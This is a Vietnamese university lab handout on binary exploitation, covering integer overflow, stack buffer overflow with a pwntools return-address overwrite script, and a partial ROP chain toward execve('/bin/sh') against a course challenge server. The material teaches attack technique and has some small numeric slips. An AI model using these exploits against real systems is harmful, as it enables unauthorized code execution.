

4

Lab

**PHỤC VỤ MỤC ĐÍCH GIÁO DỤC**  
FOR EDUCATIONAL PURPOSE ONLY

# Stack Overflow

Binary Exploitation

**Thực hành môn Lập trình An toàn & Khai thác lỗ hổng phần  
mềm**



Tháng 10/2021

**Lưu hành nội bộ**

<Ng nghiêm cấm đăng tải trên internet dưới mọi hình thức>

## A. TỔNG QUAN

### 1. Mục tiêu

- Khai thác

### 2. Thời gian thực hành

- Thực hành tại lớp: 5 tiết tại phòng thực hành.
- Hoàn thành báo cáo kết quả thực hành: tối đa 13 ngày.

### 3. Môi trường thực hành

Sinh viên cần chuẩn bị trước máy tính với môi trường thực hành như sau:

- 1 PC cá nhân với hệ điều hành tự chọn
- Virtual Box hoặc **VMWare** + máy ảo **Linux** (hoặc Windows Subsystem Linux version2)
- IDA, pwntools, [Ropgadget](#), [checksecs](#), [pwn gdb](#)

## B. THỰC HÀNH

### 1. Integer Overflow (tràn số nguyên)

Trong ngôn ngữ lập trình C, các kiểu dữ liệu cơ bản của số nguyên short, int, long. Ba kiểu dữ liệu này cũng được chia thành có dấu và không dấu, mỗi kiểu dữ liệu đều có phạm vi kích thước riêng (vì phạm vi kích thước của kiểu dữ liệu được xác định bởi trình biên dịch).

| Kiểu                      | Byte         | Phạm vi                                                                               |
|---------------------------|--------------|---------------------------------------------------------------------------------------|
| <b>short int</b>          | 2byte(word)  | 0~32767(0~0x7fff)<br>-32768~-1(0x8000~0xffff)                                         |
| <b>unsigned short int</b> | 2byte(word)  | 0~65535(0~0xffff)                                                                     |
| <b>int</b>                | 4byte(dword) | 0~2147483647(0~0x7fffffff)<br>-2147483648~-1(0x80000000~0xffffffff)                   |
| <b>unsigned int</b>       | 4byte(dword) | 0~4294967295(0~0xffffffff)                                                            |
| <b>long int</b>           | 8byte(qword) | Phần dương: 0~0x7fffffffffffffff<br>Phần âm:<br>0x8000000000000000~0xffffffffffffffff |
| <b>unsigned long int</b>  | 8byte(qword) | 0~0xffffffffffffffff                                                                  |

Khi dữ liệu trong chương trình vượt quá phạm vi của kiểu dữ liệu của nó, nó sẽ gây ra hiện tượng tràn. Việc tràn kiểu số nguyên được gọi là integer overflow.

**Nguyên tắc tràn số nguyên trên:**

```
# mã giả
short int a;

a = a + 1;
# assembly tương ứng
movzx  eax, word ptr [rbp - 0x1c]
add     eax, 1
mov     word ptr [rbp - 0x1c], eax

unsigned short int b;

b = b + 1;
# assembly code
add     word ptr [rbp - 0x1a], 1
```

Có hai trường hợp tràn giới hạn trên, một là  $0x7fff + 1$ , hai là  $0xffff + 1$ .

Bởi vì các tập lệnh cấp thấp của máy tính không phân biệt giữa có dấu và không dấu, dữ liệu tồn tại ở dạng nhị phân.

`add 0x7fff, 1 == 0x8000` sẽ không có hiệu lực trong số nguyên không dấu. Những với số nguyên có dấu, `0x7fff` biểu diễn là 32767, thì `0x8000` sẽ được hiểu là -32768, được thể hiện trong các biểu thức toán học ở dạng số nguyên có dấu  $32767+1 == -32768$ .

Trường hợp tiếp theo `add 0xffff, 1` trong `add eax, 1`; bởi vì `eax=0xffff` → `add eax, 1 == 0x10000`, nhưng mã hợp ngữ không dấu đã thêm bộ nhớ `add word ptr [rbp - 0x1a], 1 == 0x0000`

Trường hợp có dấu, mặc dù `eax` là `0x10000`, thì chỉ giá trị `eax=0x0000` được lưu trữ trong bộ nhớ. Kết quả giống như không có dấu.

Nhìn vào kết quả tràn số, đối với số nguyên có dấu thì `0xffff == -1`,  $-1 + 1 == 0$ .


Nhưng đối với số nguyên có dấu `0xffff == 65535`,  $65535 + 1 == 0$ .

**Tràn dưới**

Bây giờ ta thay thế `add` thành `sub`. Ta có 2 tình huống:

Đầu tiên là `sub 0x0000, 1 == 0xffff` đối với có dấu  $0 - 1 == -1$  không có vấn đề gì, nhưng đối với không có dấu  $0 - 1 == 65525$ .

Thứ hai là `sub 0x8000, 1 == 0x7fff`, đối với không dấu là `32768 - 1 == 32767`, nhưng đối với có dấu `-32768 - 1 = 32767`.



#### a) Không có giới hạn phạm vi

Ví dụ ta có một xô nước có kích thước cố định, nếu bạn không giới hạn lượng nước đổ vào thì nước sẽ tràn ra khỏi xô.

```
#include<stddef.h>
int main(void)
{
    int len;
    int data_len;
    int header_len;
    char *buf;
    header_len = 0x10;
    scanf("%uld", &data_len);
    len = data_len+header_len;
    buf = malloc(len)
    read(0, buf, data_len);
    return 0;
}
```

Ví dụ ta nhập `data_len == -1` thì khi `-1 + 0x10 == 0xf`, `malloc(0xf)` sẽ cấp phát cho mình 1 cái chunk có kích thước `0x20`, nhưng ở hàm `read` nó sẽ đọc với số lượng `-1` nó sẽ hiểu là `0xffffffff`, nghĩa là được được một lượng byte rất lớn.

**Bài tập (yêu cầu làm)**

1. Tại sao hàm `malloc(0xf)` lại trả về một kích thước chunk `0x20 == 32`.

**b) Chuyển đổi kiểu không chính xác**

Ngay cả khi các biến được ràng buộc không đúng, vẫn có thể có lỗi hổng tràn số nguyên => có thể hiểu chuyển đổi kiểu không chính xác.

Gán một biến có phạm vi lớn cho một biến có phạm vi nhỏ

```
void check(int n)
{
    if (!n)
        printf("vuln");
    else
        printf("OK");
}

int main(void)
{
    long int a;

    scanf("%ld", &a)
    if (a == 0)
        printf("Bad");
    else
        check(a);
    return 0;
}
```

Đoạn mã trên là một ví dụ về một biến có phạm vi lớn (`long int`), biến trở thành biến có phạm vi nhỏ (`int`) sau khi được chuyển vào hàm `check()`, gây ra tràn số nguyên. Số nguyên `long int` chiếm không gian bộ nhớ 8 byte, trong khi số nguyên `int` chỉ có không gian bộ nhớ 4 byte, vì vậy khi `long -> int`, nó sẽ gây ra sự cắt ngắn số và chỉ giá trị 4 byte thấp của số số nguyên `long` được chuyển sang `int`: `long: 0x100000000 -> int: 0x00000000`.

Nhưng khi phạm vi của biến nhỏ hơn, giá trị hoàn toàn có thể được chuyển sang biến của phạm vi lớn hơn mà không bị mất dữ liệu. Chỉ giới hạn đơn:

```
int main(void)
{
    int len, l;
    char buf[11];


    scanf("%d", &len);
    if (len < 10) {
        l = read(0, buf, len);
        *(buf+l) = 0;
        puts(buf);
    } else
        printf("Please len < 10");
}
```

Nhìn đoạn code trên có vẻ đã hạn chế biến len, nhưng ta thấy rằng len là số nguyên có dấu, vì vậy độ dài của len có thể là một số âm, nhưng trong read(), tham số thứ 3 là kiểu size\_t, tương đương unsigned long int với số nguyên long không dấu,

## 2. Tràn ngăn xếp (Stack Overflow)

### a) Giới thiệu cơ bản về stack

Ngăn xếp là cấu trúc dữ liệu Last in First Out điển hình. Các hoạt động chủ yếu của nó bao gồm push và pop, như hình bên dưới. Cả 2 hoạt động đều thực hiện ở đầu stack.



Các ngôn ngữ cấp cao được chuyển đổi thành trình hợp ngữ trong thời gian chạy và cấu trúc dữ liệu này được sử dụng trong quá trình chạy hợp ngữ. Mỗi chương trình có một

không gian địa chỉ ảo khi nó đang chạy và một phần trong đó là stack, được sử dụng để lưu trữ thông tin gọi hàm và các biến cục bộ. Cần lưu ý rằng ngăn xếp của chương trình phát triển từ địa chỉ cao đến địa chỉ thấp của không gian địa chỉ tiến trình,

### Stack của các cuộc gọi hàm

Hình ảnh các thanh ghi



**Figure 3.35 Integer registers.** The existing eight registers are extended to 64-bit versions, and eight new registers are added. Each register can be accessed as either 8 bits (byte), 16 bits (word), 32 bits (double word), or 64 bits (quad word).

Lưu ý rằng các chương trình 32 bit và 64 bit có những điểm khác biệt đơn giản sau **x86**:

- Các tham số của hàm nằm trên địa chỉ trả về của hàm

**x64**:

- 6 tham số nguyên hoặc con trỏ đầu tiên trong hệ thống V AMD64 ABI (được sử dụng bởi Linux, FreeBSD, macOS...) được lưu trữ lần lượt trong các thanh ghi **RDI, RSI, RDX, RCX, R8 và R9** và sẽ được lưu trên stack nếu có nhiều tham số hơn.
- Địa chỉ bộ nhớ không được lớn hơn 0x00007FFFFFFFFFFFFFFF, độ dài 6 bytes, nếu không sẽ xuất hiện ngoại lệ.

## b) Nguyên tắc tràn stack


Tràn stack nhắc đến số byte mà chương trình ghi vào một biến trong stack vượt quá số byte được áp dụng cho chính biến đó, điều này khiến giá trị của biến trong stack liên kề bị thay đổi. Sự cố này gọi là lỗi hỏng tràn bộ đệm. Lỗi hỏng này có thể khiến chương trình ngừng hoạt động hoặc khiến kẻ tấn công kiểm soát luồng thực thi của chương trình. Một số điều kiện:

- Chương trình phải ghi dữ liệu vào stack
- Kích thước của dữ liệu được ghi không được kiểm soát tốt

Các khai thác điển hình lỗi này là ghi đè địa chỉ trả về của chương trình thành địa chỉ do kẻ tấn công kiểm soát. Tất nhiên cần đảm bảo rằng phân đoạn nơi đặt đại chỉ phải có quyền thực thi.

```
#include <stdio.h>
#include <string.h>
void success() {
    puts("You Have already controlled it.");
}
void vulnerable() {
    char s[12];
    gets(s);
    puts(s)
    return;
}
int main(int argc, char **argv) {
    vulnerable();
    return 0;
}
```

Mục đích của chương trình là đọc một chuỗi và xuất.



```
(kali@phaphajian)-[~/lab3]
$ gcc -m32 -fno-stack-protector example.c -o example
example.c: In function 'vulnerable':
example.c:8:2: warning: implicit declaration of function 'gets'; did you mean 'fgets'? [-Wimplicit-function-declaration]
    8 |     gets(s);
      |     ^~~~~
      |     fgets
/usr/bin/ld: /tmp/ccyesqgi.o: in function `vulnerable':
example.c:(.text+0x45): warning: the `gets' function is dangerous and should not be used.
```

Có thể thấy rằng bản thân gets là là chức năng nguy hiểm. Nó không kiểm tra độ dài của chuỗi đầu vào => có thể dẫn đến tràn stack.



Trong biên dịch gcc, -m32 dùng để tạo chương trình 32 bit, -fno-stack-protector không bật tính năng bảo vệ chống tràn stack, không bật canary. Ngoài ra để thuận tiện cho việc học stack cơ bản, cũng cần tắt PIE (Position Independent Executable) để tránh việc thay đổi các địa chỉ đang khai thác với -no-pie.

Dùng công cụ checksec để kiểm tra tập tin đã biên dịch.

```
(kali@phaphajian)-[~/lab3]
$ sudo checksec example
/usr/share/offsec-awae-wheels/pyOpe
rptographyDeprecationWarning: Pyth
port for it is now deprecated in cr
[*] '/home/kali/lab3/example'
Arch:      i386-32-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x8048000)
```


Khi nói đến bảo vệ PIE ở thời điểm biên dịch, cũng có cơ chế phân phối ngẫu nhiên không gian địa chỉ (ASLR) trong Linux. Khi tập tin thực thi đã bật bảo vệ PIE, hệ thống cũng cần kích hoạt ASLR để thôi tải địa chỉ cơ sở, nếu không chương trình vẫn tải một địa chỉ cơ sở cố định khi nó đang chạy. Ta sửa đổi

`/proc/sys/kernel/randomize_va_space` để kiểm soát ASLR, với các tùy chọn sau:

- 0: tắt ASLR, không có ngẫu nhiên, các địa chỉ stack, heap giống nhau ở mọi nơi.
- 1: ASLR thông thường, địa chỉ cơ sở stack, nmap, .so tất cả sẽ được ngẫu nhiên, nhưng đối với heap thì không được
- 2: ASLR nâng cao, trên cơ sở 1, nhưng thêm ngẫu nhiên địa chỉ heap.


Đối với bài lab này sử dụng `echo 0 > /proc/sys/kernel/randomize_va_space`

Sử dụng IDA để dịch ngược chương trình binary và xem hàm `vulnerable()` có thể nhìn thấy



```
IDA View-A x Pseudocode-A x Hex View-1 x Struct
1 int vulnerable()
2 {
3     char s[16]; // [esp+4h] [ebp-14h] BYREF
4
5     gets(s);
6     return puts(s);
7 }
```

Độ dài của chuỗi từ ebp là 0x14, khi đó stack sẽ có cấu trúc sau:




Chúng ta có thể lấy địa chỉ của hàm success thông qua IDA, địa chỉ của nó là 0x08049172

```
.text:08049172
.text:08049172 ; __unwind {
.text:08049172 push    ebp
.text:08049173 mov     ebp, esp
.text:08049175 push    ebx
.text:08049176 sub     esp, 4
.text:08049179 call    __x86_get_pc_thunk_ax
.text:0804917E add     eax, (offset _GLOBAL_OFFSET_TABLE_ - $)
.text:08049183 sub     esp, 0Ch
.text:08049186 lea     edx, (aYouHaveAlready - 804C000h)[eax] ; "You Have a
.text:0804918C push    edx ; s
.text:0804918D mov     ebx, eax
.text:0804918F call    _puts
.text:08049194 add     esp, 10h
.text:08049197 nop
.text:08049198 mov     ebx, [ebp+var_4]
.text:0804919B leave
.text:0804919C retn
.text:0804919C ; } // starts at 8049172
.text:0804919C success endp
```

Sau đó nếu chuỗi chúng ta đọc là

```
0x14*'a' + 'aaaa' + success_address
```

Bởi vì gets sẽ đọc cho đến khi kết thúc ký tự xuống dòng \n, ta có thể đọc hết chuỗi trên và ghi đè ebp đã lưu dưới dạng aaaa và ghi đè lên retn dưới dạng success\_address, tức là cấu trúc stack sẽ như thế này:



Trong bộ nhớ máy tính, mỗi giá trị được lưu trữ theo byte => 0x08049172 trong bộ nhớ sẽ là \x72\x91\x04\x08

Sử dụng thư viện pwn tools để khai thác:

```

from pwn import *
# Thêm các đối tượng
sh = process('./example')
success_address = 0x08049172
## payload
payload = 'a' * 0x14 + 'aaaa' + p32(success_address)
print p32(success_address)
## gửi payload đến đối tượng
sh.sendline(payload)
sh.interactive()

```

Thực thi thành công:

```

(kali@phaphajian)-[~/lab3]
$ python3 exploit.py
[+] Starting local process './example': pid 24450
b'r\x91\x04\x08'
[*] Switching to interactive mode
aaaaaaaaaaaaaaaaaaaaaar\x91\x04
You Have already controlled it.
[*] Got EOF while reading in interactive
$ 

```

### c) ROP cơ bản

#### *Tại sao có kỹ thuật tấn công ROP?*

Sự xuất hiện của các cơ chế bảo vệ như Non-executable (NX) hay Data Execution Prevention (DEP) giúp chống thực thi code ở vùng nhớ không cho phép. Có nghĩa là khi chúng ta khai thác lỗ hổng Buffer Overflow (BOF) của một chương trình, nếu chương trình này có cơ chế bảo vệ NX hay DEP thì shellcode chúng ta chèn vào xem như vô dụng - bởi vì vùng nhớ ta có quyền write để lưu shellcode đã bị đánh dấu là không được thực thi.

ROP là một kỹ thuật tấn công tận dụng các đoạn code có sẵn của chương trình (.code section). Ý tưởng chính là sử dụng các gadget hiện có trong chương trình trên cơ sở tràn bộ đệm ngăn xếp, hoặc bạn có thể tái sử dụng các plt (Procedure Linkage Table), tùy vào mục đích và tình huống khai thác. Thay đổi giá trị của một số thanh ghi hoặc các biến để điều khiển luồng thực thi của chương trình. Gadget là các chuỗi lệnh kết thúc bằng ret. Thông qua các chuỗi lệnh này, chúng ta có thể sửa đổi nội dung của một số địa chỉ nhất định để tạo điều kiện thuận lợi cho việc kiểm soát luồng thực thi của chương trình.

Các cuộc tấn công ROP thường thường có thể thực hiện khi có các điều kiện sau:


- Có một phần tràn trong chương trình và địa chỉ trả về có thể được kiểm soát được return address trên stack.
- Bạn đã biết chính xác địa chỉ của các gadget.

#### **Bài tập (yêu cầu làm)**

**2. Sinh viên tự tìm hiểu và giải thích ngắn gọn về: *procedure linkage table* và *Global Offset Table* trong ELF Linux**

**Để hiểu được ROP là như thế nào, trước tiên chúng ta cần hiểu một số cơ chế quan trọng sau:**

Cấu trúc của stack trong kiến trúc Intel x86 (cần xem kỹ hình bên dưới để biết stack là như thế nào):



**Instruction Pointer (IP):** Trỏ tới lệnh đang thực thi trên stack.

**Stack Pointer (SP):** Trỏ tới đỉnh stack (đỉnh ở đây được hiểu là đỉnh của các lệnh - có nghĩa là SP trỏ tới lệnh gần nhất cần phải thực thi).

**push <value>:** giảm SP và đẩy <value> vào vị trí SP trỏ tới.

**pop <register>:** lấy giá trị mà SP trỏ tới gán vào <register> và tăng SP.

**call <function>:**

- push <return address> (address của lệnh ngay sau lệnh call <function>, tức là lệnh sẽ được thực thi sau khi kết thúc <function>) vào stack.
- Gán IP bằng address của <function>.

**ret (lệnh ret là mấu chốt của ROP, cần hiểu cơ chế của lệnh pop đã nói ở trên để hiểu rõ lệnh ret):**

- pop <register>.
- Gán IP bằng giá trị <register>.

**Ta đi vào tìm hiểu ROP là như thế nào:**

- xor eax, eax ; ret
- inc eax ; ret
- pop eax ; pop edx ; pop ebx ; ret
- mov dword ptr [edx], eax ; ret
- ...


Ý tưởng của ROP là thực thi liên tiếp chuỗi các gadget (mỗi gadget là chuỗi các lệnh assembly) thay vì thực thi shellcode – bởi vì bản chất shellcode cũng chỉ là chuỗi các lệnh assembly.

### Làm sao để thực thi chuỗi các gadget?

- Đơn giản là ghi đè return address bằng address của lệnh đầu tiên của gadget 1 (gọi tắt là address của gadget 1), nối tiếp là address của gadget2, nối tiếp là address của gadget 3, ...
- Payload: <padding> <address của gadget 1> <address của gadget 2> ... <address của gadget n>.

### Tại sao các gadget có thể được thực thi liên tiếp nhau?

- Ngay trước khi lệnh ret (của hàm chúng ta khai thác BOF) được thực thi, stack có trạng thái như sau:



- Khi lệnh ret (của hàm chúng ta khai thác BOF) được thực thi:
  - IP trở tới vị trí mà SP trở tới - chính là <address của gadget 1>. Hay có thể nói là lúc này chương trình sẽ nhảy tới thực thi chuỗi các lệnh của gadget 1.
  - SP tăng - trở tới <address của gadget 2>.
- Khi lệnh ret của gadget 1 được thực thi:
  - IP trở tới vị trí mà SP trở tới - chính là <address của gadget 2>. Hay có thể nói là lúc này chương trình sẽ nhảy tới thực thi chuỗi các lệnh của gadget 2.
  - SP tăng - trở tới <address của gadget 3>.
- ...
- Khi lệnh ret của gadget n - 1 được thực thi:
  - IP trở tới vị trí mà SP trở tới - chính là <address của gadget n>. Hay có thể nói là lúc này chương trình sẽ nhảy tới thực thi chuỗi các lệnh của gadget n.

- SP tăng - trở tới đâu ta không cần quan tâm nữa - bởi vì lúc này toàn bộ các lệnh của các gadget đã được thực thi - tương đương với việc chúng ta đã thực thi shellcode thành công.

**Bài tập (yêu cầu làm)****3. Hoàn thành bài tập sau:**

Rop Basic (file rop đính kèm) – nc 45.122.249.68 10003

Ta có thể dễ dàng nhận ra lỗi hổng tràn bộ đệm ở hàm gets. Phân tích qua lệnh file:

```
(kali@kali)-[~/Desktop]
$ file rop
rop: ELF 32-bit LSB executable, Intel 80386, version 1 (GNU/Linux), statically linked, for GNU/Linux 2.6.24, BuildID[sha1]=2bff0285c2706a147e7b150493950de98f182b78, with debug_info, not stripped
```

**statically linked** có nghĩa tất cả các thư viện bắt buộc đều được bao gồm trong file binary. Điều này có nghĩa là file binary không cần tải bất kỳ thư viện nào như libc. Các cách khai thác lợi dụng got sẽ không khả thi. Phân tích qua checksec:

Xem mã giả bằng IDA:

```

1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     int v4; // [esp+1Ch] [ebp-64h] BYREF
4
5     setvbuf(stdout, 0, 2, 0);
6     setvbuf(stdin, 0, 1, 0);
7     puts("This time, no system() and NO SHELLCODE!!!");
8     puts("What do you plan to do?");
9     gets(&v4);
10    return 0;
11 }

```

Với lỗi hổng ở hàm gets ta có thể dễ dàng điều khiển return addr. Với offset của v4 với ebp là 0x64. Tiếp theo ta sẽ sử dụng kỹ thuật ROP để khai thác. Ta sẽ lợi dụng system call `execve("/bin/sh", NULL, NULL)` để giúp ta có được shell. Nếu bạn nào còn chưa biết system call là gì có thể tham khảo ở đây:

[https://en.wikipedia.org/wiki/System\\_call](https://en.wikipedia.org/wiki/System_call)

Yêu cầu của system call `execve("/bin/sh", NULL, NULL)`:



- `eax = 0xb` (đây là số system call của `execve`, `eax` sẽ luôn là thanh ghi chứa giá trị này)
- `ebx` sẽ chứa tham số thứ nhất -> `ebx` phải trỏ đến địa chỉ chứa chuỗi `"/bin/sh"`
- `ecx` sẽ chứa tham số thứ hai -> `ecx = 0` (`0` -> `NULL`)
- `edx` sẽ chứa tham số thứ ba -> `edx = 0` Để kiểm soát các thanh ghi này ta sẽ sử dụng các gadget. Công cụ [Ropgadget](#) sẽ giúp chúng ta dễ dàng tìm kiếm chúng.

Kiểm soát giá trị cho `eax`:

```
(kali㉿kali)-[~/Desktop]
$ ROPgadget --binary rop --only 'pop|ret' | grep 'eax'
0x0809ddda : pop eax ; pop ebx ; pop esi ; pop edi ; ret
0x080bb196 : pop eax ; ret
0x0807217a : pop eax ; ret 0x80e
0x0804f704 : pop eax ; ret 3
0x0809ddd9 : pop es ; pop eax ; pop ebx ; pop esi ; pop edi ; ret
```

Khi `ret` trỏ đến địa chỉ gadget `0x080bb196 : pop eax ; ret` nó sẽ lấy thực thi lệnh `pop` lấy giá trị tại `esp` trỏ tới gán cho `eax` sau đó tiếp tục thực hiện `ret`. Các gadget khác cũng tìm kiếm theo cách tương tự

```
0x0806eb90 : pop edx ; pop ecx ; pop ebx ; ret
```

Chuỗi `"/bin/sh"` đã tồn tại sẵn trong file:

```
(kali㉿kali)-[~/Desktop]
$ ROPgadget --binary rop --string '/bin/sh'
Strings information
=====
0x080be408 : /bin/sh
```

